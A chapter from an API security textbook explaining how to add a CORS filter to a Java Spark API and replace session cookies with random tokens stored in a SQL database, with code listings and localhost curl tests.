5 Modern token-based authentication

This chapter covers

- Supporting cross-domain web clients with CORS
- Storing tokens using the Web Storage API
- The standard Bearer HTTP authentication scheme for tokens
- Hardening database token storage

With the addition of session cookie support, the Natter UI has become a slicker user experience, driving adoption of your platform. Marketing has bought a new domain name, nat.tr, in a doomed bid to appeal to younger users. They are insisting that logins should work across both the old and new domains, but your CSRF protections prevent the session cookies being used on the new domain from talking to the API on the old one. As the user base grows, you also want to expand to include mobile and desktop apps. Though cookies work great for web browser clients, they are less natural for native apps because the client typically must manage them itself. You need to move beyond cookies and consider other ways to manage token-based authentication.

In this chapter, you'll learn about alternatives to cookies using HTML 5 Web Storage and the standard Bearer authentication scheme for token-based authentication. You'll enable cross-origin resource sharing (CORS) to allow cross-domain requests from the new site.

DEFINITION Cross-origin resource sharing (CORS) is a standard to allow some cross-origin requests to be permitted by web browsers. It defines a set of headers that an API can return to tell the browser which requests should be allowed.

Because you'll no longer be using the built-in cookie storage in Spark, you'll develop secure token storage in the database and see how to apply modern cryptography to protect tokens from a variety of threats.

5.1 Allowing cross-domain requests with CORS

To help Marketing out with the new domain name, you agree to investigate how you can let the new site communicate with the existing API. Because the new site has a different origin, the same-origin policy (SOP) you learned about in chapter 4 throws up several problems for cookie-based authentication:

- Attempting to send a login request from the new site is blocked because the JSON Content-Type header is disallowed by the SOP.
- Even if you could send the request, the browser will ignore any Set-Cookie headers on a cross-origin response, so the session cookie will be discarded.
- You also cannot read the anti-CSRF token, so cannot make requests from the new site even if the user is already logged in.

Moving to an alternative token storage mechanism solves only the second issue, but if you want to allow cross-origin requests to your API from browser clients, you'll need to solve the others. The solution is the CORS standard, introduced in 2013 to allow the SOP to be relaxed for some cross-origin requests.


There are several ways to simulate cross-origin requests on your local development environment, but the simplest is to just run a second copy of the Natter API and UI on a different port. (Remember that an origin is the combination of protocol, host name, and port, so a change to any of these will cause the browser to treat it as a separate origin.) To allow this, open Main.java in your editor and add the following line to the top of the method before you create any routes to allow Spark to use a different port:

```
    port(args.length > 0 ? Integer.parseInt(args[0])
                         : spark.Service.SPARK_DEFAULT_PORT);
```

You can now start a second copy of the Natter UI by running the following command:

```
mvn clean compile exec:java -Dexec.args=9999
```

If you now open your web browser and navigate to https:/ /localhost:9999/natter.html, you'll see the familiar Natter Create Space form. Because the port is different and Natter API requests violate the SOP, this will be treated as a separate origin by the browser, so any attempt to create a space or login will be rejected, with a cryptic error message in the JavaScript console about being blocked by CORS policy (figure 5.1). You can fix this by adding CORS headers to the API responses to explicitly allow some cross-origin requests.



```
2 ▸OPTIONS https://localhost:4567/spaces 401 (Unauthorized)                          natter.js:6
Access to fetch at 'https://localhost:4567/spaces' from origin 'null' has been blocked by CORS policy:   natter.html:1
Response to preflight request doesn't pass access control check: No 'Access-Control-Allow-Origin' header is present on the
requested resource. If an opaque response serves your needs, set the request's mode to 'no-cors' to fetch the resource with
CORS disabled.
▸Error:  TypeError: Failed to fetch                                                   natter.js:21
>
```

Figure 5.1 An example of a CORS error when trying to make a cross-origin request that violates the same-origin policy

5.1.1 Preflight requests

Before CORS, browsers blocked requests that violated the SOP. Now, the browser makes a preflight request to ask the server of the target origin whether the request should be allowed, as shown in figure 5.2.

DEFINITION A preflight request occurs when a browser would normally block the request for violating the same-origin policy. The browser makes an HTTP OPTIONS request to the server asking if the request should be allowed. The server can either deny the request or else allow it with restrictions on the allowed headers and methods.

The browser first makes an HTTP OPTIONS request to the target server. It includes the origin of the script making the request as the value of the Origin header, along with some headers indicating the HTTP method of the method that was requested (Access-Control-Request-Method header) and any nonstandard headers that were in the original request (Access-Control-Request-Headers).



Web browser
JavaScript client example.org
SOP + CORS
Preflight request
api.example.com
JavaScript from example.org tries to make a non-simple request to api.example.com.
Rather than blocking the request, the browser makes a preflight request to the server to check if it should be allowed.
Web browser
JavaScript client example.org
SOP + CORS
Access-Control-Allow-Origin: example.org
api.example.com
If the API returns a CORS header allowing requests from this origin, then the original request is performed.
Web browser
JavaScript client example.org
SOP + CORS
Original request
api.example.com
Otherwise, the request is blocked.
Web browser
JavaScript client example.org
SOP + CORS
api.example.com

Figure 5.2 When a script tries to make a cross-origin request that would be blocked by the SOP, the browser makes a CORS preflight request to the target server to ask if the request should be permitted. If the server agrees, and any conditions it specifies are satisfied, then the browser makes the original request and lets the script see the response. Otherwise, the browser blocks the request.

The server responds by sending back a response with headers to indicate which cross-origin requests it considers acceptable. If the original request does not match the server’s response, or the server does not send any CORS headers in the response, then the browser blocks the request. If the original request is allowed, the API can also set CORS headers in the response to that request to control how much of the response is revealed to the client. An API might therefore agree to allow cross-origin requests with nonstandard headers but prevent the client from reading the response.

5.1.2 CORS headers

The CORS headers that the server can send in the response are summarized in table 5.1. You can learn more about CORS headers from Mozilla's excellent article at **https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS**. The Access-Control-Allow-Origin and Access-Control-Allow-Credentials headers can be sent in the response to the preflight request and in the response to the actual request, whereas the other headers are sent only in response to the preflight request, as indicated in the second column where "Actual" means the header can be sent in response to the actual request, "Preflight" means it can be sent only in response to a preflight request, and "Both" means it can be sent on either.

Table 5.1 CORS response headers

CORS header	Response	Description
`Access-Control-Allow-Origin`	Both	Specifies a single origin that should be allowed access, or else the wildcard `*` that allows access from any origin.
`Access-Control-Allow-Headers`	Preflight	Lists the non-simple headers that can be included on cross-origin requests to this server. The wildcard value `*` can be used to allow any headers.
`Access-Control-Allow-Methods`	Preflight	Lists the HTTP methods that are allowed, or the wildcard `*` to allow any method.
`Access-Control-Allow-Credentials`	Both	Indicates whether the browser should include credentials on the request. Credentials in this case means browser cookies, saved HTTP Basic/Digest passwords, and TLS client certificates. If set to `true,` then none of the other headers can use a wildcard value.
`Access-Control-Max-Age`	Preflight	Indicates the maximum number of seconds that the browser should cache this CORS response. Browsers typically impose a hard-coded upper limit on this value of around 24 hours or less (Chrome currently limits this to just 10 minutes). This only applies to the allowed headers and allowed methods.
`Access-Control-Expose-Headers`	Actual	Only a small set of basic headers are exposed from the response to a cross-origin request by default. Use this header to expose any nonstandard headers that your API returns in responses.

TIP If you return a specific allowed origin in the `Access-Control-Allow-Origin` response header, then you should also include a `Vary: Origin` header to ensure the browser and any network proxies only cache the response for this specific requesting origin.

Because the Access-Control-Allow-Origin header allows only a single value to be specified, if you want to allow access from more than one origin, then your API server needs to compare the Origin header received in a request against an allowed set and, if it matches, echo the origin back in the response. If you read about Cross-Site Scripting (XSS) and header injection attacks in chapter 2, then you may be worried about reflecting a request header back in the response. But in this case, you do so only after an exact comparison with a list of trusted origins, which prevents an attacker from including untrusted content in that response.

5.1.3 Adding CORS headers to the Natter API

Armed with your new knowledge of how CORS works, you can now add appropriate headers to ensure that the copy of the UI running on a different origin can access the API. Because cookies are considered a credential by CORS, you need to return an `Access-Control-Allow-Credentials: true` header from preflight requests; otherwise, the browser will not send the session cookie. As mentioned in the last section, this means that the API must return the exact origin in the Access-Control-Allow-Origin header and cannot use any wildcards.

TIP Browsers will also ignore any Set-Cookie headers in the response to a CORS request unless the response contains `Access-Control-Allow-Credentials:` `true`. This header must therefore be returned on responses to both preflight requests and the actual request for cookies to work. Once you move to non-cookie methods later in this chapter, you can remove these headers.

To add CORS support, you'll implement a simple filter that lists a set of allowed origins, shown in listing 5.1. For all requests, if the Origin header in the request is in the allowed list then you should set the basic Access-Control-Allow-Origin and Access-Control-Allow-Credentials headers. If the request is a preflight request, then the request can be terminated immediately using the Spark `halt()` method, because no further processing is required. Although no specific status codes are required by CORS, it is recommended to return a 403 Forbidden error for preflight requests from unauthorized origins, and a 204 No Content response for successful preflight requests. You should add CORS headers for any headers and request methods that your API requires for any endpoint. As CORS responses relate to a single request, you could vary the response for each API endpoint, but this is rarely done. The Natter API supports GET, POST, and DELETE requests, so you should list those. You also need to list the Authorization header for login to work, and the Content-Type and X-CSRF-Token headers for normal API calls to function.

CORS and SameSite cookies

SameSite cookies, described in chapter 4, are fundamentally incompatible with CORS. If a cookie is marked as SameSite, then it will not be sent on cross-site requests regardless of any CORS policy and the Access-Control-Allow-Credentials header is ignored. An exception is made for origins that are sub-domains of the same site; for example, www.example.com can still send requests to api.example.com, but genuine cross-site requests to different registerable domains are disallowed. If you need to allow cross-site requests with cookies, then you should not use SameSite cookies.

A complication came in October 2019, when Google announced that its Chrome web browser would start marking all cookies as SameSite=lax by default with the release of Chrome 80 in February 2020. (At the time of writing the rollout of this change has been temporarily paused due to the COVID-19 coronavirus pandemic.) If you wish to use cross-site cookies you must now explicitly opt-out of SameSite protections by adding the SameSite=none and Secure attributes to those cookies, but this can cause problems in some web browsers (see **https://www.chromium.org/updates/ same-site/incompatible-clients**). Google, Apple, and Mozilla are all becoming more aggressive in blocking cross-site cookies to prevent tracking and other security or privacy issues. It's clear that the future of cookies will be restricted to HTTP requests within the same site and that alternative approaches, such as those discussed in the rest of this chapter, must be used for all other cases.

For non-preflight requests, you can let the request proceed once you have added the basic CORS response headers. To add the CORS filter, navigate to src/main/ java/com/manning/apisecurityinaction and create a new file named CorsFilter.java in your editor. Type in the contents of listing 5.1, and click Save.

Listing 5.1 CORS filter

```
package com.manning.apisecurityinaction;

import spark.*;
import java.util.*;
import static spark.Spark.*;
```

```
class CorsFilter implements Filter {
  private final Set<String> allowedOrigins;

  CorsFilter(Set<String> allowedOrigins) {
    this.allowedOrigins = allowedOrigins;
  }

  @Override
  public void handle(Request request, Response response) {
    var origin = request.headers("Origin");
    if (origin != null && allowedOrigins.contains(origin)) {        ❶
      response.header("Access-Control-Allow-Origin", origin);       ❶
      response.header("Access-Control-Allow-Credentials",           ❶
          "true");                                                  ❶
      response.header("Vary", "Origin");                            ❶
    }

    if (isPreflightRequest(request)) {
      if (origin == null || !allowedOrigins.contains(origin)) {     ❷
        halt(403);                                                  ❷
      }
      response.header("Access-Control-Allow-Headers",
          "Content-Type, Authorization, X-CSRF-Token");
      response.header("Access-Control-Allow-Methods",
          "GET, POST, DELETE");
      halt(204);                                                    ❸
    }
  }

  private boolean isPreflightRequest(Request request) {
    return "OPTIONS".equals(request.requestMethod()) &&            ❹
      request.headers().contains("Access-Control-Request-Method"); ❹
  }
}
```

❶ If the origin is allowed, then add the basic CORS headers to the response.

❷ If the origin is not allowed, then reject the preflight request.

❸ For permitted preflight requests, return a 204 No Content status.

❹ Preflight requests use the HTTP OPTIONS method and include the CORS request method header.

To enable the CORS filter, you need to add it to the main method as a Spark `before ()` filter, so that it runs before the request is processed. CORS preflight requests should be handled before your API requests authentication because credentials are never sent on a preflight request, so it would always fail otherwise. Open the Main.java file in your editor (it should be right next to the new CorsFilter.java file you just created) and find the main method. Add the following call to the main method right after the rate-limiting filter that you added in chapter 3:

```
var rateLimiter = RateLimiter.create(2.0d);                    ❶
before((request, response) -> {                                ❶
    if (!rateLimiter.tryAcquire()) {                           ❶
        halt(429);                                             ❶
    }
});
before(new CorsFilter(Set.of("https://localhost:9999")));      ❷
```

❶ The existing rate-limiting filter

❷ The new CORS filter

This ensures the new UI server running on port 9999 can make requests to the API. If you now restart the API server on port 4567 and retry making requests from the alternative UI on port 9999, you'll be able to login. However, if you now try to create a space, the request is rejected with a 401 response and you'll end up back at the login page!

TIP You don't need to list the original UI running on port 4567, because this is served from the same origin as the API and won't be subject to CORS checks by the browser.

The reason why the request is blocked is due to another subtle detail when enabling CORS with cookies. In addition to the API returning Access-Control-Allow-Credentials on the response to the login request, the client also needs to tell the browser that it expects credentials on the response. Otherwise the browser will ignore the Set-Cookie header despite what the API says. To allow cookies in the response, the client must set the `credentials` field on the fetch request to `include`. Open the login.js file in your editor and change the fetch request in the login function to the following. Save the file and restart the UI running on port 9999 to test the changes:

```
fetch(apiUrl + '/sessions', {
    method: 'POST',
    credentials: 'include',         ❶
    headers: {
        'Content-Type': 'application/json',
        'Authorization': credentials
    }
})
```

❶ Set the credentials field to “include” to allow the API to set cookies on the response.

If you now log in again and repeat the request to create a space, it will succeed because the cookie and CSRF token are finally present on the request.

Pop quiz

1. Given a single-page app running at https:/ /www.example.com/app and a cookie-based API login endpoint at https:/ /api.example.net/login, what CORS headers in addition to `Access-Control-Allow-Origin` are required to allow the cookie to be remembered by the browser and sent on subsequent API requests?
   1. `Access-Control-Allow-Credentials:` `true` only on the actual response.
   2. `Access-Control-Expose-Headers:` `Set-Cookie` on the actual response.
   3. `Access-Control-Allow-Credentials:` `true` only on the preflight response.
   4. `Access-Control-Expose-Headers:` `Set-Cookie` on the preflight response.
   5. `Access-Control-Allow-Credentials:` `true` on the preflight response and `Access-Control-Allow-Credentials:` `true` on the actual response.

The answer is at the end of the chapter.

5.2 Tokens without cookies

With a bit of hard work on CORS, you’ve managed to get cookies working from the new site. Something tells you that the extra work you needed to do just to get cookies to work is a bad sign. You'd like to mark your cookies as SameSite as a defense in depth against CSRF attacks, but SameSite cookies are incompatible with CORS. Apple's Safari browser is also aggressively blocking cookies on some cross-site requests for privacy reasons, and some users are doing this manually through browser settings and extensions. So, while cookies are still a viable and simple solution for web clients on the same domain as your API, the future looks bleak for cookies with cross-origin clients. You can future-proof your API by moving to an alternative token storage format.

Cookies are such a compelling option for web-based clients because they provide the three components needed to implement token-based authentication in a neat pre-packaged bundle (figure 5.3):

- A standard way to communicate tokens between the client and the server, in the form of the Cookie and Set-Cookie headers. Browsers will handle these headers for your clients automatically, and make sure they are only sent to the correct site.
- A convenient storage location for tokens on the client, that persists across page loads (and reloads) and redirections. Cookies can also survive a browser restart and can even be automatically shared between devices, such as with Apple's Handoff functionality.[1]
- Simple and robust server-side storage of token state, as most web frameworks support cookie storage out of the box just like Spark.



Cookies are communicated between client and server using standard headers.
Cookie
Request
Web browser client
Cookie jar
Response
Set-Cookie
API server
Token store
Web browsers store cookies automatically in a cookie jar.
Server frameworks automatically persist cookie state in a backend store.

Figure 5.3 Cookies provide the three key components of token-based authentication: client-side token storage, server-side state, and a standard

way to communicate cookies between the client and server with the Set-Cookie and Cookie headers.

To replace cookies, you'll therefore need a replacement for each of these three aspects, which is what this chapter is all about. On the other hand, cookies come with unique problems such as CSRF attacks that are often eliminated by moving to an alternative scheme.

5.2.1 Storing token state in a database

Now that you've abandoned cookies, you also lose the simple server-side storage implemented by Spark and other frameworks. The first task then is to implement a replacement. In this section, you'll implement a `DatabaseTokenStore` that stores token state in a new database table in the existing SQL database.

Alternative token storage databases

Although the SQL database storage used in this chapter is adequate for demonstration purposes and low-traffic APIs, a relational database may not be a perfect choice for all deployments. Authentication tokens are validated on every request, so the cost of a database transaction for every lookup can soon add up. On the other hand, tokens are usually extremely simple in structure, so they don't need a complicated database schema or sophisticated integrity constraints. At the same time, token state rarely changes after a token has been issued, and a fresh token should be generated whenever any security-sensitive attributes change to avoid session fixation attacks. This means that many uses of tokens are also largely unaffected by consistency worries.

For these reasons, many production implementations of token storage opt for non-relational database backends, such as the Redis in-memory key-value store (**https:// redis.io**), or a NoSQL JSON store that emphasizes speed and availability.

Whichever database backend you choose, you should ensure that it respects consistency in one crucial aspect: token deletion. If a token is deleted due to a suspected security breach, it should not come back to life later due to a glitch in the database. The Jepsen project (**https://jepsen.io/analyses**) provides detailed analysis and testing of the consistency properties of many databases.

A token is a simple data structure that should be independent of dependencies on other functionality in your API. Each token has a token ID and a set of attributes associated with it, including the username of the authenticated user and the expiry time of the token. A single table is enough to store this structure, as shown in listing 5.2. The token ID, username, and expiry are represented as individual columns so that they can be indexed and searched, but any remaining attributes are stored as a JSON object serialized into a string (`varchar`) column. If you needed to lookup tokens based on other attributes, you could extract the attributes into a separate table, but in most cases this extra complexity is not justified. Open the schema.sql file in your editor and add the table definition to the bottom. Be sure to also grant appropriate permissions to the Natter database user.

Listing 5.2 The token database schema

```
CREATE TABLE tokens(
    token_id VARCHAR(100) PRIMARY KEY,
    user_id VARCHAR(30) NOT NULL,                          ❶
    expiry TIMESTAMP NOT NULL,
    attributes VARCHAR(4096) NOT NULL                      ❷
);
GRANT SELECT, INSERT, DELETE ON tokens TO natter_api_user; ❸
```

❶ Link the token to the ID of the user.

❷ Store the attributes as a JSON string.

❸ Grant permissions to the Natter database user.

With the database schema created, you can now implement the `DatabaseTokenStore` to use it. The first thing you need to do when issuing a new token is to generate a fresh token ID. You shouldn't use a normal database sequence for this, because token IDs must be unguessable for an attacker. Otherwise an attacker can simply wait for another user to login and then guess the ID of their token to hijack their session. IDs generated by database sequences tend to be extremely predictable, often just a simple incrementing integer value. To be secure, a token ID should be generated with a high degree of entropy from a cryptographically-secure random number generator (RNG). In Java, this means the random data should come from a `SecureRandom` object. In other languages you should read the data from /dev/urandom (on Linux) or from an appropriate operating system call such as `getrandom(2)` on Linux or `RtlGenRandom ()` on Windows.

DEFINITION In information security, entropy is a measure of how likely it is that a random variable has a given value. When a variable is said to have 128 bits of entropy, that means that there is a 1 in 2128 chance of it having one specific value rather than any other value. The more entropy a variable has, the more difficult it is to guess what value it has. For long-lived values that should be un-guessable by an adversary with access to large amounts of computing power, an entropy of 128 bits is a secure minimum. If your API issues a very large number of tokens with long expiry times, then you should consider a higher entropy of 160 bits or more. For short-lived tokens and an API with rate-limiting on token validation requests, you could reduce the entropy to reduce the token size, but this is rarely worth it.

What if I run out of entropy?

It is a persistent myth that operating systems can somehow run out of entropy if you read too much from the random device. This often leads developers to come up with elaborate and unnecessary workarounds. In the worst cases, these workarounds dramatically reduce the entropy, making token IDs predictable. Generating cryptographically-secure random data is a complex topic and not something you should attempt to do yourself. Once the operating system has gathered around 256 bits of random data, from interrupt timings and other low-level observations of the system, it can happily generate strongly unpredictable data until the heat death of the universe. There are two general exceptions to this rule:

- When the operating system first starts, it may not have gathered enough entropy and so values may be temporarily predictable. This is generally only a concern to kernel-level services that run very early in the boot sequence. The Linux `getrandom ()` system call will block in this case until the OS has gathered enough entropy.
- When a virtual machine is repeatedly resumed from a snapshot it will have identical internal state until the OS re-seeds the random data generator. In some cases, this may result in identical or very similar output from the random device for a short time. While a genuine problem, you are unlikely to do a better job than the OS at detecting or handling this situation.

In short, trust the OS because most OS random data generators are well-designed and do a good job of generating unpredictable output. You should avoid the /dev/ random device on Linux because it doesn't generate better quality output than /dev/ urandom and may block your process for long periods of time. If you want to learn more about how operating systems generate random data securely, see chapter 9 of Cryptography Engineering by Niels Ferguson, Bruce Schneier, and Tadayoshi Kohno (Wiley, 2010).
For Natter, you'll use 160-bit token IDs generated with a `SecureRandom` object. First, generate 20 bytes of random data using the `nextBytes()` method. Then you can base64url-encode that to produce an URL-safe random string:

```
    private String randomId() {
        var bytes = new byte[20];                 ❶
        new SecureRandom().nextBytes(bytes);      ❶
        return Base64url.encode(bytes);           ❷
    }
```

❶ Generate 20 bytes of random data from SecureRandom.

❷ Encode the result with URL-safe Base64 encoding to create a string.

Listing 5.3 shows the complete `DatabaseTokenStore` implementation. After creating a random ID, you can serialize the token attributes into JSON and then insert the data into the `tokens` table using the Dalesbred library introduced in chapter 2. Reading the token is also simple using a Dalesbred query. A helper method can be used to convert the JSON attributes back into a map to create the Token object. Dalesbred will call the method for the matching row (if one exists), which can then perform the JSON conversion to construct the real token. To revoke a token on logout, you can simply delete it from the database. Navigate to src/main/java/com/manning/apisecurityinaction/token and create a new file named DatabaseTokenStore.java. Type in the contents of listing 5.3 and save the new file.

Listing 5.3 The DatabaseTokenStore

```
package com.manning.apisecurityinaction.token;
```

```
import org.dalesbred.Database;
import org.json.JSONObject;
import spark.Request;

import java.security.SecureRandom;
import java.sql.*;
import java.util.*;

public class DatabaseTokenStore implements TokenStore {
    private final Database database;
    private final SecureRandom secureRandom;                          ❶

    public DatabaseTokenStore(Database database) {
        this.database = database;
        this.secureRandom = new SecureRandom();                       ❶
    }
    private String randomId() {
        var bytes = new byte[20];                                     ❷
        secureRandom.nextBytes(bytes);                                ❷
        return Base64url.encode(bytes);                               ❷
    }

    @Override
    public String create(Request request, Token token) {
        var tokenId = randomId();                                     ❷
        var attrs = new JSONObject(token.attributes).toString();      ❸

        database.updateUnique("INSERT INTO " +
            "tokens(token_id, user_id, expiry, attributes) " +
            "VALUES(?, ?, ?, ?)", tokenId, token.username,
                token.expiry, attrs);

        return tokenId;
    }

    @Override
    public Optional<Token> read(Request request, String tokenId) {
        return database.findOptional(this::readToken,                ❹
                "SELECT user_id, expiry, attributes " +
                "FROM tokens WHERE token_id = ?", tokenId);
    }

    private Token readToken(ResultSet resultSet)                      ❹
            throws SQLException {                                     ❹
        var username = resultSet.getString(1);                        ❹
        var expiry = resultSet.getTimestamp(2).toInstant();           ❹
        var json = new JSONObject(resultSet.getString(3));         ❹

        var token = new Token(expiry, username);                   ❹
        for (var key : json.keySet()) {                            ❹
            token.attributes.put(key, json.getString(key));        ❹
        }                                                          ❹
        return token;                                              ❹
    }

    @Override
    public void revoke(Request request, String tokenId) {
        database.update("DELETE FROM tokens WHERE token_id = ?",   ❺
                tokenId);                                          ❺
    }
}
```

❶ Use a SecureRandom to generate unguessable token IDs.

❷ Use a SecureRandom to generate unguessable token IDs.

❸ Serialize the token attributes as JSON.

❹ Use a helper method to reconstruct the token from the JSON.

❺ Revoke a token on logout by deleting it from the database.

All that remains is to plug in the `DatabaseTokenStore` in place of the `CookieTokenStore`. Open Main.java in your editor and locate the lines that create the `CookieTokenStore`. Replace them with code to create the `DatabaseTokenStore`, passing in the Dalesbred Database object:

```
var databaseTokenStore = new DatabaseTokenStore(database);
TokenStore tokenStore = databaseTokenStore;
var tokenController = new TokenController(tokenStore);
```

Save the file and restart the API to see the new token storage format at work.

TIP To ensure that Java uses the non-blocking /dev/urandom device for seeding the `SecureRandom` class, pass the option `-`

`Djava.security.egd=file:` `/dev/urandom` to the JVM. This can also be configured in the java.security properties file in your Java installation.

First create a test user, as always:

```
curl -H 'Content-Type: application/json' \
  -d '{"username":"test","password":"password"}' \
  https://localhost:4567/users
```

Then call the login endpoint to obtain a session token:

```
$ curl -i -H 'Content-Type: application/json' -u test:password \
   -X POST https://localhost:4567/sessions
HTTP/1.1 201 Created
Date: Wed, 22 May 2019 15:35:50 GMT
Content-Type: application/json
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: private, max-age=0
Server:
Transfer-Encoding: chunked
{"token":"QDAmQ9TStkDCpVK5A9kFowtYn2k"}
```

Note the lack of a Set-Cookie header in the response. There is just the new token in the JSON body. One quirk is that the only way to pass the token back to the API is via the old `X-CSRF-Token` header you added for cookies:

```
$ curl -i -H 'Content-Type: application/json' \
  -H 'X-CSRF-Token: QDAmQ9TStkDCpVK5A9kFowtYn2k' \        1
  -d '{"name":"test","owner":"test"}' \
  https://localhost:4567/spaces
HTTP/1.1 201 Created
```

1 Pass the token in the X-CSRF-Token header to check that it is working.

We'll fix that in the next section so that the token is passed in a more appropriate header.

5.2.2 The Bearer authentication scheme

